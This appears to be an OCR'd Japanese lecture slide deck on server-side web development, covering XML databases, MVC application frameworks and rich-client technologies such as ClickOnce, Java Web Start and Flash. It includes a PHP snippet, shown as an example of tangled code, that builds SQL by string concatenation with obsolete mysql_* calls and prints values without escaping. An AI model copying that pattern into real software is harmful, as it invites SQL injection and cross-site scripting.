  - ただし、XMLをファイルとして管理するのは非現実的
  - XMLをそのまま格納できるのが
    ネイティヴXMLデータベース（NXDB）
  - 参考資料
    XMLデータベース製品カタログ
    http://www.atmarkit.co.jp/fxml/
    tanpatsu/28xmldbcatalog/nxdb01.html



フリーのNXDB Xpriori

Theme 4）アプリケーション・フレームワーク


- **Webプログラミングでありがちな問題**
  - HTMLとプログラムロジックとが複雑に混在するJSP/ASP/PHPページ
  - サーブレットクラスに膨大なprintlnメソッドの山
- **その結果**
  - コードが読みにくい
  - 変更時の影響箇所が特定しにくい
  - デザイナとプログラマとの分業が難しい
  - バグが混在しやすい

```
<?php for($i=0;$i<count($aryCat);$i++){ ?>
 <tr>
  <th bgcolor="#FFffdd" valign="top"><?php print($aryCat[$i]);?></th>
  <?php
  for($j=1;$j<4;$j++){
   $flag=FALSE;
   print("<td valign='top'><ul type='square'>");
   $rs=mysql_query("SELECT * FROM bok_inf_tbl WHERE isbn<>'' AND isbn IS NOT
NULL AND isbn<>'ISBN' AND category='".$aryCat[$i]."' AND level=".$j." ORDER BY
published DESC");
   if(mysql_num_rows($rs)){
    $flag=TRUE;
    while($aryRow=mysql_fetch_array($rs)){
     print("<li>「<a href='".SITE_URL."/index.php/-/A-03/".$aryRow['isbn']."/'
target='_self'>".$aryRow['title']."</a>」</li>");
    }
   }
   if($flag==FALSE){print("<br />");}
   print("</ul></td>");
  }
  ?>
 </tr>
<?php } ?>
```

複雑なビジネスロジックを組み込んだPHPスクリプト


プログラムとデザインとの分離の重要性 ～MVC（Model-View-Controller）モデル（JSPモデル2）～

- 代表的な分離モデル



アプリケーション・フレームワークとは？

- **プログラムとデザインとの分離は標準技術でも可能**
  - 特別なライブラリやアプリケーションは必ずしも必要ない
  - 但し、分離の度合いは開発者個々人の裁量に委ねられてしまう → 問題！
- **アプリケーション・フレームワークの必要性**
  - アプリケーション設計のために考案された枠組み／ルール／思想
  - 設計を実装するために利用可能なテンプレート・ライブラリ
    → 問題領域や適用範囲によって曖昧な概念
  - 狭義）ユーザコードを呼び出すための
    オブジェクト指向的なライブラリ
  - 開発者はフレームワークに要求に従って、
    コードを記述すれば良い




（参考資料）
リッチ・クライアントから見るWebアプリケーション開発の将来
http://www.wings.msn.to/out.php?c=oa&id=375

アプリケーション・フレームワークの必要性

- **ユーザー要件の高度化**
  - 専門家に委ねる必要性
  - ミッションクリティカルなシステムへの適用
  - 少ない開発コスト・短い納期
- **ビジネスニーズの流動化・多様化**
  - 日常的な改定要求に対するしくみづくりへの要請
  - 統合を前提としたシステムへ
    → 使いまわしのきくシステムの必要性
- **テクノロジーの多様化**
  - 多様なフロントエンド（HTML、リッチクライアント、携帯端末 etc）
    → フロントエンドとバックエンドとの分離は必須の要件

サーバサイドJavaにおける代表的なMVCフレームワーク

- StrutsフレームワークのMVCモデル




アプリケーション・フレームワークの導入効果

- **定型的な記述をフレームワークに委ねられる**
  - 問題領域に対する「設計分析」のノウハウを再利用できる
  - ゼロベース開発と比較した場合にリスクが低い
  - コンカレントな開発でモジュールの品質を均質化できる
    （標準の強制。 “Don’t call us, we’ll call you.”）
- **アプリケーション固有のビジネスロジックに専念できる**
  - 開発コード・工数の削減
  - ロジック再利用性の向上（フロントエンドの拡張にも対応可能）
  - 個々のモジュールが独立するため、協業・役割分担が可能
  - 追跡可能性、コードの可視性が向上
  - 問題特定の迅速化、修正時の影響箇所の局所化

ASP.NET、PHPにおけるフレームワーク

- **ASP.NET（http://www.microsoft.com/japan/msdn/netframework/）**
  - サーバーコントロールとイベントドリブンモデルをベースとした開発環境
  - .NET標準で利用可能なフレームワーク。Visual Studio .NETなどの開発環境とも連携




- **Phrame（http://phrame.sourceforge.net/）**
  - MVCベースのPHP対応フレームワーク（Strutsを擬した軽量フレームワーク）
  - Smarty・XSLT等のView、PEAR::DB・ADODB等のModel
  - その他にMojaviなども。ただし、採用実績も少なく、現時点ではテンプレート・エンジンSmartyなどの採用が現実的？

JSF（JavaServer Faces）

http://www.jcp.org/en/jsr/detail?id=127

- **J2EE標準のアプリケーション・フレームワーク**
  - イベントドリブン型のアプリケーション開発（VBライク）
  - 画面の構築はUIコンポーネントで行う
    → 直感的なユーザ・インターフェイスの構築が可能
  - レンダラを切り替えることでHTML以外の出力も容易
  - Sun Java Studio Creatorなどの開発ツールも充実しつつある
  - ただし、現時点で採用実績がまだ多くなく、Strutsとの住み分けもこれからの課題



Theme 5）リッチ・クライアント

- ファット・クライアント（C/Sアプリ）とシン・クライアント（Webアプリ）

	メリット	デメリット
ファット・クライアント	・クライアントの資源を利用した高度な処理が可能 ・ドラッグ＆ドロップなど、直感的なUIを利用可能	・プラットフォームに依存 ・処理パフォーマンスが、クライアントの性能に依存 ・クライアントごとにインストール、環境設定等が必要（配布が困難）
シン・クライアント	・（基本的に）プラットフォームに非依存 ・軽量なので、クライアントの性能に依存しにくい ・ソフトのインストール、環境設定が不要（配布が容易）	・貧弱なUI（操作性、表現力×） ・ブラウザの種類、バージョンによって、表示レイアウトが異なる ・サーバサイドに処理負荷が集中 ・サーバ・ラウンドトリップが常に発生するため、レスポンスが悪い ・データの再利用、アプリ連携が困難 ・作業は常にオンラインで ・紙帳票とのレイアウトの不整合

リッチ・クライアントが必要とされるわけ

- **周辺環境からの要請**
  - シン・クライアントによる業務システムの増加
    → シン・クライアントの問題が顕在化
    → なんでもかんでもHTMLクライアントというわけにはいかない
  - 基幹業務システム（ホスト・C/Sシステム）のリプレイス時期が迫っている
  - ブロードバンド環境の整備
- **リッチクライアントの必要性**
  - Webは必ずしもアプリケーション環境として最適の環境ではない
  - 「良いとこ取りの技術」としてのリッチクライアント
    → クライアントの資源を利用した高度な処理
    アプリケーションの配布、バージョン管理が容易

（参考資料）システム開発最前線～サーバーサイド技術におけるフレームワーク比較
http://www.wings.msn.to/out.php?c=oa&id=240


リッチ・クライアントの導入効果

- **入力生産性の向上**
  - 入力項目が多くても、すっきりとしたUIを実現
  - オフラインでの作業が可能
- **パフォーマンスの改善**
  - ページリフレッシュに際しても、差分データのみの送信でOK
  - サーバ・ラウンドトリップの発生を抑えることで、ネットワーク、サーバ負荷の軽減
- **開発生産性、セキュリティの向上**
  - サブミットボタンの2度押しや途中ページへの直接アクセスなど、Webアプリケーション特有の問題を解決
  - 本来のビジネスロジックとは無関係な、冗長なコーディングが不要に
- **エンドユーザへの訴求効果**
  - これまでに実現できなかったグラフィカルな表現力（新たなビジネスの創造）
  - 紙帳票と画面レイアウトとの整合

.NETにおけるリッチクライアント（1）～ClickOnce～


http://www.microsoft.com/japan/msdn/net/winforms/clickonce.asp

- .NETアプリケーションを簡単に配置するしくみ
  - Windowsアプリケーションのリッチ・クライアント対応
    - Windowsアプリを構築するのと同じ要領で構築可能
    - オフライン・サポート（2回目以降のアクセスはスタートメニューから可）
    - Windowsシェル統合（プログラムメニューへの追加等）
    - アプリケーションの自動更新＆必要に応じたロールバック
    - 配置、更新を制御する専用のAPI（System.Deployment名前空間）を提供
  - クライアントに.NET Framework 2.0の環境が必要
  - セキュリティ面も.NET Frameworkが管理
    - SandBoxによるセキュアな実行（ファイルやネットワークアクセスの制限）
    - マニフェストへの署名（更新には発行者キーが必要）




.NETにおけるリッチクライアント(2)～VSTO～
http://www.microsoft.com/japan/msdn/vstudio/office/

- **Microsoft Officeの機能を拡張するための.NET アセンブリ**
  - VSTO=Visual Studio Tools for Office
    → 使い慣れたOfficeインターフェイスをそのままに サーバ連携を実現
  - VB.NET、C#などの.NET標準言語を開発に利用可能
    → Visual Studio .NETで一元的な開発が可能



サーバサイドJavaにおけるリッチクライアント～Java Web Start～
http://java.sun.com/products/javawebstart/

- **Javaアプリケーション（Swing、AWT、SWT等）を簡単に配置するしくみ**
  - JavaアプリをHTTPでダウンロード、クライアント側で実行（バージョン管理はJWS）
  - JNPLファイルで使用する「.jar」ファイルや必要なバージョンを制御
    → ClickOnceによく似たしくみ
  - 2回目以降のアクセスでは更新の有無のみを確認
    → 登録されたJWSアプリはアプリケーション・マネージャから起動可能



Macromedia Flash

http://www.macromedia.com/jp/software/flash/

- 古くて新しい プラグイン技術の老舗
  - 高い表現力、アニメーションなどを実現
  - 開発言語はECMA準拠のスクリプト言語Action Script
  - ユーザも見慣れたユーザ・インターフェイス
  - 定評ある開発環境Macromedia Flash MX ／ ColdFusion MX
  - 必要なクライアント・アプリケーションは「Flash Player」のみ
    → ほとんどあらゆる環境にインストールされており、（事実上）環境設定は不要
  - Flash Remotingによるサーバサイド連携（=AMF：Action Message Format）
    → Java、.NET Framework ColdFusionなど主要なアーキテクチャに対応
    → AMFPHPやFLAPなどの利用でPHP、Perl環境でも利用可能

リッチ・クライアント利用に伴う問題点

- **開発生産性の観点**
  - 標準化された開発ツール、手法が確立されていない
  - 工期・費用が見積もりにくい
  - スキルのある人材を集めにくい
- **パフォーマンスの観点**
  - 委ねる処理によっては、クライアントマシンに高い性能を要求
  - プログラムのダウンロード・サイズが大きくなった場合、ネットワーク負荷も大
- **システム保守・運用の観点**
  - リッチ・クライアントを動作するための基礎アプリの設定が必要
  - 一部のアーキテクチャでは、クライアントライセンスが発生

ご静聴ありがとうございました

- 「サーバサイド技術の学び舎 - WINGS」
  - http://www.wings.msn.to/
  - サーバサイド技術に関する記事や書籍、関連サイトなど最新の情報を日々紹介